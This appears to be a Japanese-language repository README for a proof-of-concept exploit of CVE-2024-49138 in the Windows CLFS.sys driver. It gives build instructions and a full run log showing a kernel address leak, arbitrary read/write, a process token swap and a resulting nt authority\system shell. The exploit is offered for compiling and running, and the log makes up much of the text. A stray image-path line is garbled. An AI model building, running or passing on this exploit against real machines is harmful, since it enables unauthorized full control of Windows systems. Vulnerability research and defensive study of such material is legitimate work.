 bananoname/cve-2024-49138-poc
Windows CLFS.sysのCVE-2024-49138の概念実証エクスプロイトで、トークン操作によるシステムシェルへのローカル権限昇格を実現します。

C:\Program Files\Microsoft Visual Studio\2022\Professional\MSBuild\Microsoft\VC\v170\Microsoft.CppBuild.targets(456,5): error MSB8020: The build tools for Visual Studio 2019 (Platform Toolset = 'v142') cannot be found. To build using the v142 build tools, please install Visual Studio 2019 build tools. Alternatively, you may upgrade to the current Visual Studio tools by selecting the Project menu or right-click the solution, and then selecting "Retarget solution".
1. Visual Studio インストーラーを開く:
スタートメニューから Visual Studio インストーラーを開きます。
2. Visual Studio のインストールを変更する:
Visual Studio 2022 を選択し、「変更」をクリックします。
3. 必要なツールセットをインストールする:
「個別のコンポーネント」タブで以下を検索します: MSVC v142 - VS 2019 C++ x64/x86 ビルドツール 選択して「インストール」をクリックします。
4. プロジェクトをリビルドする: インストール後、Visual Studio 2022 でプロジェクトをリビルドします。
CLFS.sys の CVE-2024-49138 脆弱性を悪用する Proof of Concept です。
CrowdStrike は、この脆弱性が脅威アクターによって活発に悪用されていることを検出しました。
Windows 11 23h2 でテスト済み。
詳細な分析は、ブログ記事で提供される予定です。
x64 Release バージョンをコンパイルしてください。

実行してシステムシェルを取得します。
PS C:\Users\IEUser\Desktop> whoami
windows11\ieuser
PS C:\Users\IEUser\Desktop> .\CVE-2024-49138-POC.exe
Directory created successfully: C:\temp
Directory created successfully: C:\temp
file opened successfully
AddLogContainer successful
hResource = 0x00007FF7CDB89080
hResource = 0x00007FF7CDB890A0
pResourceData = 0x00007FF7CDB890A0
Resource size: 65536 bytes
Resource written to output.bin successfully.
Kernel Base Address: 0xFFFFF80339800000
Kernel Name: ntoskrnl.exe
NtReadVirtualMemory = 0x00007FFFAF0EFB40
NtWriteVirtualMemory = 0x00007FFFAF0EFAA0
pcclfscontainer = 0x0000000002100000
address_to_write = 0xFFFFC201424CC2B2
Process priority set to REALTIME_PRIORITY_CLASS.
Thread priority set to the highest level: TIME_CRITICAL.
triggering vuln...CreateLogFile failed with error 6601
Process priority set to NORMAL_PRIORITY_CLASS.
Thread priority set to the highest level: THREAD_PRIORITY_NORMAL.
vuln triggered
reading base of ntoskrnl to check we have arbitrary read/write
buf = 0x0000000300905A4D
swapping tokens...
current token address = 0xFFFFC201423EC578
systemtoken = 0xFFFFD401F501C6E9
Overwriting process token..
token swapped. Restoring PreviousMode and spawning system shell...
Microsoft Windows [Version 10.0.22631.2861]
(c) Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>whoami
nt authority\system

C:\Users\IEUser\Desktop>